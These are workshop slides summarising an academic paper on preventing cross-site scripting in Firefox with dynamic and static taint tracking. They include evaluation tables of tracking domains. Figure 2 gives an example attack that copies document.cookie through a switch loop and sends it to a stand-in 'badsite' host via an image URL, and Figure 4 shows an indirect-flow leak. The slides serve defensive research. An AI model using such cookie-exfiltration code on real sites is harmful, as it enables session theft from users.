Cross-Site Scripting Prevention with Dynamic Data Tainting and Static Analysis

ROSAEC Survey Workshop

SELab. Soohyun Baik

Reference

- Cross-Site Scripting Prevention with Dynamic Data Tainting and Static Analysis
- Philipp Vogt, Florian Nentwich, Nenad Jovanovic, Engin Kirda, Christopher Kruegel, and Giovanni Vigna
- Proceeding of the Network and Distributed System Security Symposium (NDSS) February 2007

Introduction

- Many web sites make extensive use of client-side scripts to enhance user experience.

- Web applications must properly validate all inputs, and in particular, remove malicious scripts.

- Many Service provider do not fix their web applications in a timely way .

- It is necessary to deploy the security mechanisms on the client side.

Introduction

- A dynamic taint analysis and a complementary static analysis that prevent XSS attacks by monitoring the flows of ***sensitive information*** in the web browser.

- The integration of the analyses into the popular Fire-fox web browser.

- The development of a Fire-fox based web crawler capable of simulating user actions.

Dynamic Data Tainting

- We can keep track of how sensitive data is used in the browser.

- Sensitive data is first marked(or tainted).

- When this data is accessed by scripts running in the web browser, Its use is dynamically tracked by our system.

- When tainted data is about to be transferred to a third party, different kinds of actions can be taken.

Sensitive Data Sources

- A data source is considered sensitive when it holds information that could be abused by an adversary to launch attacks or to learn information about a user.
- Sensitive data must be initially tainted so that its use by scripting code can be appropriately tracked.

Sensitive Data Sources

Object	Tainted properties
Document	cookie, domain, forms, lastModified, links, referrer, title, URL
Form	action
Any form input element	checked, defaultChecked, defaultValue, name, selectedIndex, toString, value
History	current, next, previous, toString
Select option	defaultSelected, selected, text, value
Location and Link	Hash, host, hostname, href, pathname, port, protocol, search, toString
Window	defaultStatus, status

Table 1. Initial sources of taint values.

Taint Propagation

- To track the use of sensitive information by JavaScript programs, we have extended the semantics of the bytecode instructions so that taint information is correctly propagated.
  - assignments;
  - arithmetic and logic operations(+, -, &, etc.);
  - control structures and loops (if, while, switch, for in);
  - function calls and eval.


Assignments

- If the right-hand side of the assignment is tainted, then the target on the left-hand side is also tainted.

- The JavaScript engine has different instructions for assignment to single variables, function variables, function arguments, array elements, and object properties.

- In some cases, the variable that is assigned a tainted value is not the only object that must be tainted.

Assignments



```
var arr = [ ];  // arr.length = 0
if (document.cookie[0] == ’a’) {
  arr[0] = 1;
}
if (arr.length == 1) { y = ’a’; }
```

Figure 1. Array element assignment.


Control Structures and Loops

- If the condition of a control structure tests a tainted value, a ***tainted scope*** is generated that covers the whole control structure.

- The result of all operations and assignments in the scope are tainted.

- A variable is dynamically tainted only when its value is modified inside a scope during the actual execution of the program.

Control Structures and Loops



```
var cookie = document.cookie;
// "cookie" is now tainted
var dut = "";
// copy cookie content to dut
for (i=0; i < cookie.length; i++) {
  switch (cookie[i]) {
    case ’a’: dut += ’a’;break;
    case ’b’: dut += ’b’;break;
    ...
  }
}
// dut is now copy of cookie
document.images[0].src =
  "http://badsite/cookie?" + dut;
```

Figure 2. Attack using direct control dependency

Function Calls and eval


- Functions are tainted if they are defined in a tainted scope.

- Everything that is done within or returned by a tainted function is also tainted.

- When called with tainted actual parameters, the corresponding formal parameters of the function are tainted.

- If eval is called in a tainted scope or if its parameter is tainted, a scope around the executed program is generated, and we taint every operation in this program.

Function Calls and eval



```
if (document.cookie[0] == ’a’) {
  x = function () { return ’a’; };
  // x is a tainted function
}
function func (par) { return par; }
// call with a tainted parameter:
y = func(document.cookie[0]);
function count() {
  return arguments.length - 1;
}
x = count(0, document.cookie[0]);
```

Figure 3. Function tainting.


Static Data Tainting

- Dynamic techniques cannot be used for the detection of all kinds of control dependencies.

- To cover both direct and indirect control dependencies, all possible program paths in a scope need to be examined.

- The static analysis must ensure that all variables that could receive a new value on any program path within the tainted scope are tainted.

Static Data Tainting



```
 1: x = false;
 2: y = false;
 3: if (document.cookie == "abc") {
 4:   x = true;
 5: } else {
 6:   y = true;
 7: }
 8: if (x == false) {
 9:   // Line 6 was executed, and x is not tainted
10: }
11: if (y == false) {
12:   // Line 4 was executed, and y is not tainted
13: }
```

Figure 4. Attack using indirect control dependency.

Linear Static Taint Analysis

- For every branch in the control flow that depends on a tainted value, we have to statically analyze this scope.
- A simple, but effective linear static pass through the bytecode of the tainted scope.
- All matters is whether a variable is modified or not.
- If a function call or an eval statement is encountered, the JavaScript engine is switched into a special ***conservative mode*** where every subsequent executed instruction is considered as being part of a tainted scope.

Stack Analysis

- The instructions responsible for setting object properties do not specify the target as immediate arguments because the stack-based nature of the JavaScript Interpreter.

- For each analyzed operation, we simulate the effects of this operation on the real stack by modifying an ***abstract stack*** accordingly.

- Subsequently, the static taint analysis safely assumes that all variables that are loaded onto the stack in this scope will be the target of an assignment, and taints them as a result.

Data Transmission

- For a cross-site scripting attack to be successful, the tainted data has to be transferred to a site that is under the attacker's control.

    - Changing the location of the current web page by setting document.location.
    - Changing the source of an image in the web page.
    - Automatically submitting a form in the web page.

- To successfully foil a cross-site scripting attack, we ask the user whether the transfer should be allowed.

Implementation

- Prototype implementation extends the Mozilla Fire-fox 1.0pre Web browser.

- There are two different parts in the web browser that can contain tainted data objects.

- One part is the JavaScript engine, which is called Spider Monkey. The other part is the Implementation of the DOM tree.

- To store the additional tainting information, we modified data structures in both parts of the browser.

Evaluation


- Using the Firefox browser with a web crawling engine, we were able to automatically visit a total of 1,033,000 unique web pages.

- From all visited pages, 88,589(8.58%) triggered an XSS alert prompt.

- A majority of warnings were caused by attempted connections to only a few destination domains.


- These domains belong to companies that collect statistics about traffic on the web sites of their customers.

Evaluation



Destination Domain	Number of Flows	Type of Domain
.google-analytics.com	35,238	tracking, web statistics
.2o7.net	11,404	tracking, web statistics
.hitbox.com	6,458	tracking, web statistics
.webtrendslive.com	3,196	tracking, web statistics
.statcounter.com	2,518	tracking, web statistics
.sitemeter.com	2,099	web statistics
.revsci.net	1,866	tracking, advertisement
.blogger.com	1,221	blogging service (tracking)
.statistik-gallup.net	1,119	web statistics, tracking
.sitestat.com	899	tracking, web statistics
.gemius.pl	835	web statistics
.webtrends.com	690	tracking, web statistics
.urchin.com	662	web statistics, tracking
.liveperson.net	533	web statistics
.intellitxt.com	502	advertisement
.atdmt.com	470	tracking, advertisement
.tribalfusion.com	466	advertisement
.espotting.com	438	advertisement
.monster.com	430	career network (tracking)
.coremetrics.com	382	web statistics, tracking
.realmedia.com	363	tracking, web statistics
.hitslink.com	360	web statistics
.kontera.com	354	advertisement
.adbrite.com	339	advertisement
.akamai.net	330	web statistics, tracking
.247realmedia.com	316	advertisement
.estat.com	296	tracking, web statistics
.seeq.com	296	advertisement
.questionmarket.com	278	advertisement
.netflame.cc	267	tracking, web statistics

Table 2. Top-30 domains that caused the majority of the alert prompts.



Sensitive Source(s)	Information Flows
Cookie	5,289
Form Data	735
Location	8,187
Referrer	8,696
Title	4,246
Links and Anchor	171
Status	726

Table 3. Sensitive information transferred to the remaining domains (not Top-30).

Evaluation

- When providing rules for only top 30 domains, it is possible to reduce the number of alert prompts to 13,964(1.35%).

- Usually, the sole information that has to be protected in order to foil XSS attacks is information stored in cookies.

- Only 5,289 of these alerts were due to attempts to transfer cookie data.

- Focusing on the protection of cookies, the number of alert prompts can be further reduced from 13,964 to 5,289.

Limitations and Conclusions

- Warnings were “semantic” false positives, in the sense that even though cookie information was transferred to a different domain, it was not transferred across company borders.

- Some false positives that were due to our conservative tainting approach.

- The results of our empirical evaluation demonstrate that only a small number of false warnings is generated.

- Besides, even though these warnings do not correspond to real XSS attacks, they still provide the user with additional control in terms of web privacy.

Thank you!